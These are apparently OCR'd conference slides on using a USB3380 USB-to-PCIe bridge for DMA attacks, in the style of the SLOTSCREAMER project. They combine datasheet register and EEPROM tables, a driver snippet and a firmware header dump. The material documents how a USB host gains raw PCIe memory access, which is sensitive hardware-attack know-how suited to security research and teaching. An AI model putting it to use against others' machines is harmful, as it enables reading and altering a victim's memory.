
*USB r2.0* Interface

*USB r3.0* Interface

To Upstream or Downstream PCI Express Device

To *USB r2.0* Host

To *USB r3.0* (SuperSpeed) Host




## 8.6.3 PCIOUT Endpoint

PCIOUT is a Bulk endpoint that allows the USB Host to initiate Read and Write Requests to PCI Express Space, using the PCI Master Control Cursor registers. Packets sent to this endpoint consist of the format listed in Table 8-12.

There can be from 0 to 64 Payload DWords, requiring USB packet sizes from 8 to 264 bytes.

**Table 8-12. PCIOUT Packet Format**


| Byte Index | Destination Register Bytes | |
|---|---|---|
| | Register | Bits |
| 0 | **PCIMSTCTL** register<br>(USB Controller, offset 100h) | [7:0] |
| 1 | | [15:8] |
| 2 | | [23:16] |
| 3 | | [31:24] |
| 4 | **PCIMSTADDR** register<br>(USB Controller, offset 104h) | [7:0] |
| 5 | | [15:8] |
| 6 | | [23:16] |
| 7 | | [31:24] |
| 8 through 11 | – | Payload DW0 (LSB first; to PCIOUT FIFO) |
| 12 through 15 | – | Payload DW1 (LSB first; to PCIOUT FIFO) |
| … | – | And so forth |



### Register 15-57. 200h, 210h, 220h, 230h, 240h, 250h DEP_CFG Dedicated Endpoint Configuration for CSROUT, CSRIN, PCIOUT, PCIIN, STATIN, and RCIN (USB Controller)

| Bit(s) | Description | Access | Serial EEPROM | Default |
|---|---|---|---|---|
| 3:0 | **Endpoint Number**<br>Selects the endpoint number. | RW | Yes | RCIN = Ch,<br>CSROUT = Dh,<br>CSRIN = Dh,<br>PCIOUT = Eh,<br>PCIIN = Eh,<br>STATIN = Fh |
| 7:4 | ***Reserved*** | RsvdZ | Yes | 0h |
| 8 | **Endpoint Type**<br>0 = STATIN or RCIN endpoint becomes a BULK endpoint.<br>1 = STATIN or RCIN endpoint becomes an INTERRUPT endpoint. Valid only for the STATIN or RCIN endpoint. All other endpoints are BULK. | RW | Yes | STATIN = 1,<br>RCIN = 1,<br>Others = 0 |
| 9 | ***Reserved*** | RsvdZ | Yes | 0 |
| 10 | **Endpoint Enable**<br>1 = Enables this endpoint | RW | Yes | RCIN = 0 in Adapter mode,<br>Others = 1 |
| 15:11 | **Service Interval**<br>Determines the interrupt service interval for STATIN/RCIN endpoints in *USB r3.0* mode. | RW | Yes | STATIN = 1,<br>RCIN = 1,<br>Others = 0 |
| 31:16 | ***Reserved*** | RsvdZ | Yes | 0000h |

# USB3380.c:



```
/* Explicitly disable the 6 dedicated endpoints */
tmp = 0x0d;
for (i = 0; i < 4; i+=2, tmp++) {
        writel (tmp, &dev->dep[i].dep_cfg);
        writel (tmp, &dev->dep[i+1].dep_cfg);
}
writel (0x0f, &dev->dep[4].dep_cfg);
writel (0x0c, &dev->dep[5].dep_cfg);
```





**Table 7-2. PCI Master Control Registers[a]**

| Offset | Register | Function |
|---|---|---|
| 100h | **PCIMSTCTL** | Specifies access type and direction (Read/Write) |
| 104h | **PCIMSTADDR** | Contains the PCI Express address to be accessed |
| 108h | **PCIMSTDATA** | Contains data to be written or data returned from a Read |

[a] *The PCI Master Control register set also includes one Status and one Message register.*

Through the PCI Master Control registers, the 8051 or USB Host CPU can generate the following types of accesses into PCI Express space:

- Configuration Read
- Configuration Write
- Memory Read
- Memory Write
- I/O Read
- I/O Write
- PCI Express Messages



## Register 15-41. 100h PCIMSTCTL PCI Master Control (USB Controller)

<table>
<tr><th>Bit(s)</th><th colspan="3">Description</th><th>Access</th><th>Serial EEPROM</th><th>Default</th></tr>
<tr><td>3:0</td><td colspan="3">**PCI Express First Byte Enables**<br>Determines the first Byte Enables of a PCI Express transaction. For 1-DWord transactions, it can be any value. For multiple DWord transactions, only contiguous Byte Enables are allowed, or the endpoint is halted. This field is used directly in the *FBE* field of the PCI Express Header.</td><td>RW</td><td>Yes</td><td>0h</td></tr>
<tr><td rowspan="6">5:4</td><td colspan="3">**PCI Express Master Command Select**<br>When the USB 3380 performs PCI Express transactions initiated by the PCIOUT endpoint or 8051, determines the PCI Express Request type issued.<br>***Note:*** *The Configuration Type (Type 0 or Type 1) is determined by the PCI Master Address format.*</td><td rowspan="6">RW</td><td rowspan="6">Yes</td><td rowspan="6">00b</td></tr>
<tr><td>**Value**</td><td>**Read Command**</td><td>**Write Command**</td></tr>
<tr><td>00b</td><td>Memory Read</td><td>Memory Write</td></tr>
<tr><td>01b</td><td>I/O Read</td><td>I/O Write</td></tr>
<tr><td>10b</td><td>Configuration Read</td><td>Configuration Write</td></tr>
<tr><td>11b</td><td>***Reserved***</td><td>PCI Express Message</td></tr>
<tr><td>6</td><td colspan="3">**PCI Express Master Start**<br>Writing 1 causes a PCI Write or Read transaction to start. This bit is Cleared when the PCI transaction is complete.<br>For Write operations, determines when to start another Write.<br>For Read operations, determines when the **PCIMSTDATA** register (USB Controller, offset 108h) contains valid data.<br>This bit is automatically Cleared when a UR or CA occurs.</td><td>RW1S</td><td>Yes</td><td>0</td></tr>
<tr><td>7</td><td colspan="3">**PCI Express Master Read/Write**<br>0 = PCI Write transaction is selected.<br>1 = PCI Read transaction is selected. For 8051 Writes to the PCI Express interface, this bit must be Cleared before the **PCIMSTDATA** register (USB Controller, offset 108h) is written.</td><td>RW</td><td>Yes</td><td>0</td></tr>
<tr><td></td><td colspan="3">**Message Code**</td><td></td><td></td><td></td></tr>
</table>

# USB3380 Firmware




Table 5-1. Serial EEPROM Data Format

| Location | Value | Description |
|---|---|---|
| 0h | 5Ah | Validation Signature |
| 1h | Refer to Table 5-2 | Serial EEPROM Format Byte |
| 2h | REG_BYTE_COUNT (LSB) | Configuration register Byte Count (LSB) |
| 3h | REG_BYTE_COUNT (MSB) | Configuration register Byte Count (MSB) |
| 4h | REGADDR (LSB) | 1st Configuration Register Address (LSB) |
| 5h | REGADDR (MSB) | 1st Configuration Register Address (MSB) |
| 6h | REGDATA (Byte 0) | 1st Configuration Register Data (Byte 0) |
| 7h | REGDATA (Byte 1) | 1st Configuration Register Data (Byte 1) |
| 8h | REGDATA (Byte 2) | 1st Configuration Register Data (Byte 2) |
| 9h | REGDATA (Byte 3) | 1st Configuration Register Data (Byte 3) |
| Ah | REGADDR (LSB) | 2nd Configuration Register Address (LSB) |
| Bh | REGADDR (MSB) | 2nd Configuration Register Address (MSB) |
| Ch | REGDATA (Byte 0) | 2nd Configuration Register Data (Byte 0) |
| Dh | REGDATA (Byte 1) | 2nd Configuration Register Data (Byte 1) |
| Eh | REGDATA (Byte 2) | 2nd Configuration Register Data (Byte 2) |
| Fh | REGDATA (Byte 3) | 2nd Configuration Register Data (Byte 3) |
| … | … | … |
| REG BYTE COUNT + 4 | BYTE COUNT (LSB) | 8051 Program Memory Byte Count (LSB) |
| REG BYTE COUNT + 5 | BYTE COUNT (MSB) | 8051 Program Memory Byte Count (MSB) |
| REG BYTE COUNT + 6 | MEM (Byte 0) | First Byte of 8051 Program Memory |
| REG BYTE COUNT + 7 | MEM (Byte 1) | Second Byte of 8051 Program Memory |
| … | … | … |
| FFFFh | MEM (Byte *n*) | Last Byte of 8051 Program Memory |

# USB3380 Firmware

```
> xxd SLOTSCREAMER.bin
0000000: 5a00 0c00 2310 4970 0000 0000 e414 bc16  Z...#.Ip........
```

# USB3380 Firmware

```
> xxd SLOTSCREAMER.bin
0000000: 5a00 0c00 2310 4970 0000 0000 e414 bc16  Z...#.Ip........
```

# USB3380 Firmware

```
> xxd SLOTSCREAMER.bin
0000000: 5a00 0c00 2310 4970 0000 0000 e414 bc16  Z...#.Ip........
```

That’s all!


# Attacking via PCIe

